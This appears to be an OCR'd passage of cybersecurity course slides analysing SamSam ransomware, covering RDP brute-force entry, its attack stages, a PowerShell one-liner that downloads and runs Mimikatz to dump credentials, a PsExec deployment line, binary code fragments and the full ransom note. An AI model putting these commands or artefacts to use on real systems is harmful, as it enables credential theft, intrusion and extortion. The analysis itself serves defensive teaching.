encrypts the files and prevents the users from using those files until a heavy ransom is paid in bitcoins. This ransomware does not have a specified ransom pricing. After infecting systems, the attackers demand a ransom depending on the type of victim.

Propagation:

Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam ransomware employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search for other exploitable assets in the network.

Encryption:

SamSam adopts the RSA-2048 asymmetric encryption technique to encrypt local files in infected systems.

Symptoms:


A ransom note appears on the screen, demanding a ransom in bitcoins.

Structure:

The SamSam ransomware consists of the following components:

- **Batch file**: The batch file is mainly responsible for executing the malware.
- **Runner**: The runner component tries to perform decryption, and the payload is then executed.
- **Decryptor**: It tries to decrypt the payload, which is placed in a separate DLL file. Then, the key will be generated from the password provided by the attackers.

SamSam Ransomware Attack Stages



Pre-Exploitation

1. Attacker gains access to vulnerable servers
2. Attacker harvests admin credentials and performs privilege escalation
3. The infection spreads to other computers in the networks via SOCKS proxy tunnels

Exploitation

4. The batch scripts get executed, and the ransomware payload is deployed in all compromised computers
5. The payload gets executed and encrypts all the files

Post-Exploitation

6. Ransom notes demanding for ransom payment in Bitcoins appears

https://www.secureworks.com

SamSam Ransomware Attack Stages (Cont'd)

Pre-Exploitation

Stage 1: Gains Access to Vulnerable Servers

- In this stage, attackers check for the presence of **unpatched RDP vulnerabilities** in **internet-facing remote servers** to gain an **initial foothold** in a victim's network


Stage 2: Harvests Admin Credentials

- Once they identify vulnerable servers, they employ **Mimikatz** or **NLBrute RDP** brute-force tools to **harvest admin credentials** and **perform privilege escalation**

Stage 3: Spreads Infection


- Next, they **create SOCKS proxies** to tunnel the traffic and exploit admin tools like **PsExec, WMI, and RDP** to **spread SamSam** to the rest of the computers

NLBrute RDP Brute-Force Tool



Max attempts: 3
Thread count: 80
Timeout: 15
Default port: 3389
Good format: SERVER:PORT@DOMAIN\USER;PASSWORD
☑ Servers checking

PowerShell Command for Downloading Mimikatz



```
powershell.exe iex (New-Object
Net.WebClient).DownloadString('https://raw.githubuse
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

https://www.secureworks.com

SamSam Ransomware Attack Stages (Cont'd)

Exploitation


Stage 4: Deploys Payload

- After gaining access to all the vulnerable servers in the network, a batch file (.Bat) is executed on all servers
- This custom ransomware .NET binary file (.Bat) contains two embedded executables:
  - del.exe or delfiletype.exe (SDelete Sysinternals program)
  - selfdel.exe (used to delete its malicious activity)

Batch Script Deploying SamSam payload (character2.exe)

```
ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml
```

SamSam Ransomware Binary



Main binary that contains the embedded executables in Resource section

```
private static string helpfile = "HELP_DECRYPT_YOUR_FILES";
private static string helpfileext = ".html";
private static string sfd = Program.currentdir + "\\selfdel.exe";
private static string ext_enc = ".encryptedRSA";
private static string yourweb = "680074007400700003A002F002F00750006E0069006F006E0038003003900
private static string yourbtc = "3100390043006200440006F0061005A0044004C0054007A0068006800540
private static string txthelp = string.Concat(new string[]
{
    "3C002F0068007400 6D006C003E000D000A003C0070007200650 03E000D000A003C0066006F006E007
    Program.comname,
    "3C00620072003E003C00620072003E003C0066006F006E007400200063006F006C006F0072003D002
    Program.yourweb,
    "22003E00",
    Program.yourweb,
    "3C002F0061003E000D000A000D000A000D000A003C0066006F006E00740020006300 6F006C006F007
    Program.yourbtc,
    "0D000A003C0066006F006E00740020006300 6F006C006F0072003D00220004D0061007200 6F006F006
    Program.comname,
    "0D000A003C0066006F006E00740020006300 6F006C006F0072003D00220004D0061007200 6F006F006
});
```

Filename for ransom note

Bitcoin address

Blog address

Encrypted files extension

Display text in ransom note

https://www.secureworks.com


SamSam Ransomware Attack Stages (Cont'd)

Exploitation (Cont'd)

Stage 5: Executes Payload and Encrypts Local Files

- After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions

Examples of hard-coded targeted file extensions



```
"xls",".xlsx",".pdf",".doc",".docx",".ppt",".pptx",".txt",".dwg",".bak",".bkf",".pst",".dbx",".zip",".rar","
".3fr",".jar",".3g2",".xml",".png",".tif",".3gp",".java",".jpe",".jpeg",".jpg",".jsp",".php",".3pr",".7z","
,".act",".adb",".ads",".agdl",".ai",".ait",".al",".apj",".arw",".asf",".asm",".asx",".avi",".awg",".back",".
".bik",".bkp",".blend",".bpw",".c",".cdf",".cdr",".cdr3",".cdr4",".cdr5",".cdr6",".cdrw",".cdx",".ce1",".ce2
".cpp",".cr2",".craw",".crt",".crw",".phtml",".php5",".cs",".csh",".csl",".tib",".csv",".dac",".db",".db3","
".dds",".der",".des",".design",".dgc",".djvu",".dng",".dot",".docm",".dotm",".dotx",".drf",".drw",".dtd",".d
".fdb",".ffd",".fff",".fh",".fmb",".fhd",".fla",".flac",".flv",".fpx",".fxg",".gray",".grey",".gry",".h",".h
".incpas",".indd",".kc2",".kdbx",".kdc",".key",".kpdx",".lua",".m",".m4v",".max",".mdc",".mdf",".mef",".mfw"
".mrw",".msg",".myd",".nd",".ndd",".nef",".nk2",".nop",".nrw",".ns2",".ns3",".ns4",".nsd",".nsf",".nsg",".ns
".odf",".odg",".odm",".odp",".ods",".odt",".oil",".orf",".ost",".otg",".oth",".otp",".ots",".ott",".p12",".p
,".pdd",".pef",".pem",".pfx",".pl",".plc",".pot",".potm",".potx",".ppam",".pps",".ppsm",".ppsx",".pptm",".pr
".qbb",".qbm",".qbr",".qbw",".qbx",".qby",".r3d",".raf",".rat",".raw",".rdb",".rm",".rtf",".rw2",".rwl",".rw
".sldx",".sql",".sqlite",".sqlite3",".sqlitedb",".sr2",".srf",".srt",".srw",".st4",".st5",".st6",".st7",".st
".sxg",".sxi",".sxi",".sxm",".sxw",".tex",".tga",".thm",".tlg",".vob",".war",".wallet",".wav",".wb2",".wmv",
```

https://www.secureworks.com


SamSam Ransomware Attack Stages (Cont'd)

Post-Exploitation

Stage 6: Demands for Ransom

- After encrypting files, the ransomware launches the **Windows SDelete program to wipe the free space** on the disk
- The malware also **deletes the main ransomware binary** and the **free space wiper**
- It then **deploys another binary** to **delete all backup files** from the local system and any network-accessible drives
- It then **displays an HTML extortion message (Ransom Note)** on the victim's system that **demands a Bitcoin amount** for each affected system or a larger amount for all affected systems

SamSam Ransomware Ransom Note



```
                                                                      #What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google 'RSA Encryption'

                                                                      #How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

                                                                      #How to get private key?

You can get your private key in 3 easy step:
Step1: You must send us 0.7 BitCoin for each affected PC OR 3 BitCoins  to receive ALL Private Keys for ALL affected PC's.
Step2: After you send us 0.7 BitCoin, Leave a comment on our Site with this detail: Just write Your 'Host name' in your comment
*Your Host name is: [redacted]




Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered
* Our Site Address: [redacted]
* Our BitCoin Address:

(If you send us 3 BitCoins For all PC's, Leave a comment on our site with this detail: Just write 'For All Affected PC's' in your comment)
(Also if you want pay for 'all affected PC's' You can pay 1.5 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive

                                                                      How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google 'How to access onion sites'

                                                                      # Test Decryption #

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.
```

https://www.secureworks.com

SamSam Ransomware Attack Stages

SamSam ransomware attacks occur in three phases:

- Pre-Exploitation Phase
- Exploitation Phase
- Post-Exploitation Phase



Pre-Exploitation
1
Attacker gains access to vulnerable servers
2
Attacker harvests admin credentials and performs privilege escalation
3
The infection spreads to other computers in the networks via SOCKS proxy tunnels
Post-Exploitation
6
Ransom notes demanding for ransom payment in Bitcoins appears
Exploitation
5
The payload gets executed and encrypts all the files
4
The batch scripts get executed, and the ransomware payload is deployed in all compromised computers

Figure 7.104: Stages in SamSam Ransomware attack


Pre-Exploitation Phase

- **Stage 1: Gains Access to Vulnerable Servers**

  In the initial stage of the pre-exploitation phase, the SamSam ransomware attackers check for the presence of unpatched RDP vulnerabilities in Internet-facing remote servers to gain an initial foothold in the victim's network.

